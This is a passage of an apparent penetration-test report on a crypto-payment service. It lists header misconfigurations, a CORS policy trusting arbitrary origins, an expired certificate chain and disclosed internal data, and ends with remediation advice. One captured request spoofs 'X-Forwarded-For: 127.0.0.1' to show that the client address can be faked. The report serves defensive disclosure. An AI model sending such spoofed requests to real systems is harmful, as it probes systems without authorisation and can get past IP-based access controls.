- If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.

-
- If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

2. Content sniffing not disabled

Severity: Low

There was no "X-Content-Type-Options" HTTP header with the value *nosniff* set in the response. The lack of this header causes that certain browsers, try to determine the content type and encoding of the response even when these properties are defined correctly. This can make the web application vulnerable against Cross-Site Scripting (XSS) attacks. E.g. the Internet Explorer and Safari treat responses with the content type text/plain as HTML, if they contain HTML tags.

Set the following HTTP header at least in all responses which contain user input:

X-Content-Type-Options: nosniff

3. Cross-site scripting filter misconfiguration

Severity: Low

No X-XSS-Protection header was set in the response. This means that the browser uses default behavior that detection of a cross-site scripting attack never prevents rendering.

The following header should be set:

X-XSS-Protection: 1; mode=block

Cross-site scripting (XSS) filters in browsers check if the URL contains possible harmful XSS payloads and if they are reflected in the response page. If such a condition is recognized, the injected code is changed in a way, that it is not executed anymore to prevent a succesful XSS attack. The downside of these filters is, that the browser has no possibility to distinguish between code fragments which were reflected by a vulnerable web

application in an XSS attack and these which are already present on the page. In the past, these filters were used by attackers to deactivate JavaScript code on the attacked web page. Sometimes the XSS filters itself are vulnerable in a way, that web applications which were protected properly against XSS attacks became vulnerable under certain conditions.

It is considered as better practice to instruct the browser XSS filter to never render the web page if an XSS attack is detected.

4. Cross-origin resource sharing: arbitrary origin trusted

```
HTTP/1.1
2 Host: ██████████
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Origin: ██████████
10 Referer: ██████████
11 Content-Type: text/plain;charset=UTF-8
12 Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="103", "Chromium";v="103"
13 Sec-CH-UA-Platform: Windows
14 Sec-CH-UA-Mobile: ?0
15 Content-Length: 9334
16
17 {
  "event_id": "344cc134b74346bf86032a5d946f6a4e",
  "sent_at": "2023-06-13T13:57:17.773Z",
  "sdk": {
    "name": "██████████",
    "version": "7.52.1"
  },
  "trace": {
    "environment": "dev",
    "public_key": "81abf76050c3433a84f9decb9ec3acea",
    "trace_id": "10d776017c97466ea75c987396d60df5",
    "sample_rate": "1"
  }
}
18 {
  "type": "transaction"
}
```

Advisory	Request	Response
	Pretty	Raw Hex Render
1	HTTP/1.1 200 OK	
2	Server: nginx	
3	Date: Wed, 14 Jun 2023 08:36:09 GMT	
4	Content-Type: application/json	
5	Content-Length: 41	
6	Connection: close	
7	access-control-allow-origin: ██████████	
8	access-control-expose-headers: x-sentry-error, x-sentry-rate-limits, retry-after	
9	vary: Origin	
10	Access-Control-Allow-Headers: Authorization	
11	Access-Control-Allow-Methods: GET, OPTIONS, POST, PUT	
12		
13	{	
	"id": "344cc134b74346bf86032a5d946f6a4e"	
	}	

Target:

1. Strict Transport Security Misconfiguration

Severity: Medium

The HTTP Strict Transport Security policy defines a timeframe where a browser must connect to the web server via HTTPS. Without a Strict Transport Security policy the web application may be vulnerable against several attacks:

- If the web application mixes usage of HTTP and HTTPS, an attacker can manipulate pages in the unsecured area of the application or change redirection targets in a manner that the switch to the secured page is not performed or done in a manner, that the attacker remains between client and server.
- If there is no HTTP server, an attacker in the same network could simulate a HTTP server and motivate the user to click on a prepared URL by a social engineering attack.

The protection is effective only for the given amount of time. Multiple occurrence of this header could cause undefined behaviour in browsers and should be avoided.

2. Spoofable client address

```
Advisory Request 1 Response 1 Request 2 Response 2
Pretty Raw Hex
1 GET [redacted] HTTP/2
2 Host: [redacted]
3 Accept-Encoding: gzip, deflate
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Upgrade-Insecure-Requests: 1
10 Sec-Ch-Ua: ".Not/A)Brand";v="99", "Google Chrome";v="103",
  "Chromium";v="103"
11 Sec-Ch-Ua-Platform: Windows
12 Sec-Ch-Ua-Mobile: ?0
13 Content-Length: 0
14 X-Forwarded-For: 127.0.0.1
15

Advisory Request 1 Response 1 Request 2 Response 2
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Thu, 15 Jun 2023 16:58:25 GMT
3 Content-Type: application/javascript
4 Cache-Control: max-age=31536000
5 Cf-Bgj: minify
6 Cf-Polished: origSize=1639948
7 Etag: W/"abcb56de235c9dae5fa0e0ff671e43bf"
8 Last-Modified: Thu, 01 Jun 2023 08:40:01 GMT
9 Vary: Accept-Encoding
```

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case.

HTTP request headers such as X-Forwarded-For, True-Client-IP, and X-Real-IP are not a robust foundation on which to build any security measures, such as access controls. Any


such measures should be replaced with more secure alternatives that are not vulnerable to spoofing.

If the platform application server returns incorrect information about the client's IP address due to the presence of any particular HTTP request header, then the server may need to be reconfigured, or an alternative method of identifying clients should be used

Finding: Input returned in response (reflected)

Severity: low/info

Targets: [REDACTED]/users/<userID>



Description:

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally,

some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Finding: Expired TLS certificate

Target: 

Severity: Low

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

The following problem was identified with the server's TLS certificate:

- Certificate 3 in the certificate chain has expired.

The server presented the following certificates:

Server certificate

Issued to: ██████████
Issued by: R3
Valid from: Fri Jun 02 16:43:48 EEST 2023
Valid to: Thu Aug 31 16:43:47 EEST 2023

Certificate chain #1

Issued to: R3
Issued by: ISRG Root X1
Valid from: Fri Sep 04 03:00:00 EEST 2020
Valid to: Mon Sep 15 19:00:00 EEST 2025

Certificate chain #2

Issued to: ISRG Root X1
Issued by: DST Root CA X3
Valid from: Wed Jan 20 21:14:03 EET 2021
Valid to: Mon Sep 30 21:14:03 EEST 2024

Certificate chain #3

Issued to: DST Root CA X3
Issued by: DST Root CA X3
Valid from: Sun Oct 01 00:12:19 EEST 2000
Valid to: Thu Sep 30 17:01:15 EEST 2021

Finding: Private IP address disclosed, e-mail disclosed

Target: [REDACTED]

Severity: Low

```
Advisory Request Response
Pretty Raw Hex
1 GET [REDACTED] HTTP/1.1
2 Host: [REDACTED]
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

```
Advisory Request Response
Pretty Raw Hex Render
51
52
53 <script>
  window.__initialData = {
    "customerDomain":null,"singleOrganization":true,"[REDACTED]",
    "urlPrefix":"[REDACTED]","version":{"
      "current":"23.1.1","latest":"23.1.1","build":"e06ad2c88f25079b49565eadc231f958838e041e",
      "upgradeAvailable":false
    },"features":[],"distPrefix":"[REDACTED]","needsUpgrade":false,"dsn":
    "[REDACTED]":null,"messages":[]
    "apmSampling":0.0,"isOnPremise":true,"isSelfHosted":true,"invitesEnabled":true,
    "gravatarBaseUrl":"[REDACTED]","termsUrl":null,"privacyUrl":null,
    "lastOrganization":null,"languageCode":"en","userIdentity":{"
      "ip_address":"[REDACTED]"
    },"csrfCookieName":"sc","superUserCookieName":"su","superUserCookieDomain":null,"sentryConfig
    {
      "dsn":"[REDACTED]","release":
      "frontend@23.1.1+e06ad2c88f25079b49565eadc231f958838e041e","environment":"production",
      "whitelistUrls":[]
    },"demoMode":false,"enableAnalytics":false,"validatesSUForm":true,"disableU2FForSUForm":false,
    "links":{"
      "organizationUrl":null,"regionUrl":null,"sentryUrl":"[REDACTED]"
    },"isAuthenticated":false,"user":null
  };
</script>
```

Summary

Services have a lot of minor vulnerabilities and also they have couple of really critical issues such as SQL injections. Also main business logic concerned about isolation of clients' information and processes is corrupted because of RBAC issues.

Firstly, developers must review the code that is responsible for receiving and filtering requests to database from crypto-services, that can help to mitigate detected SQL injections and prevent further potential SQL vulnerabilities.

Next, we recommend to review RBAC-responsible blocks of code, at least that are responsible for issues described in report, but lot detected RBAC issues testifies that this part of code is not checked enough and possibly may be vulnerable at other endpoints.

Then it's very important to check functionality and interactions of refresh and access tokens. Refresh token must not be used as access token advice versa.

Crypto-pay-cms: update strapi and node services. Change credentials on prod environent.

And last, but not least - update security headers in web-server responses. It's not a critical issue, but it's an effective layer of security, that will protect your services from potential attack vectors.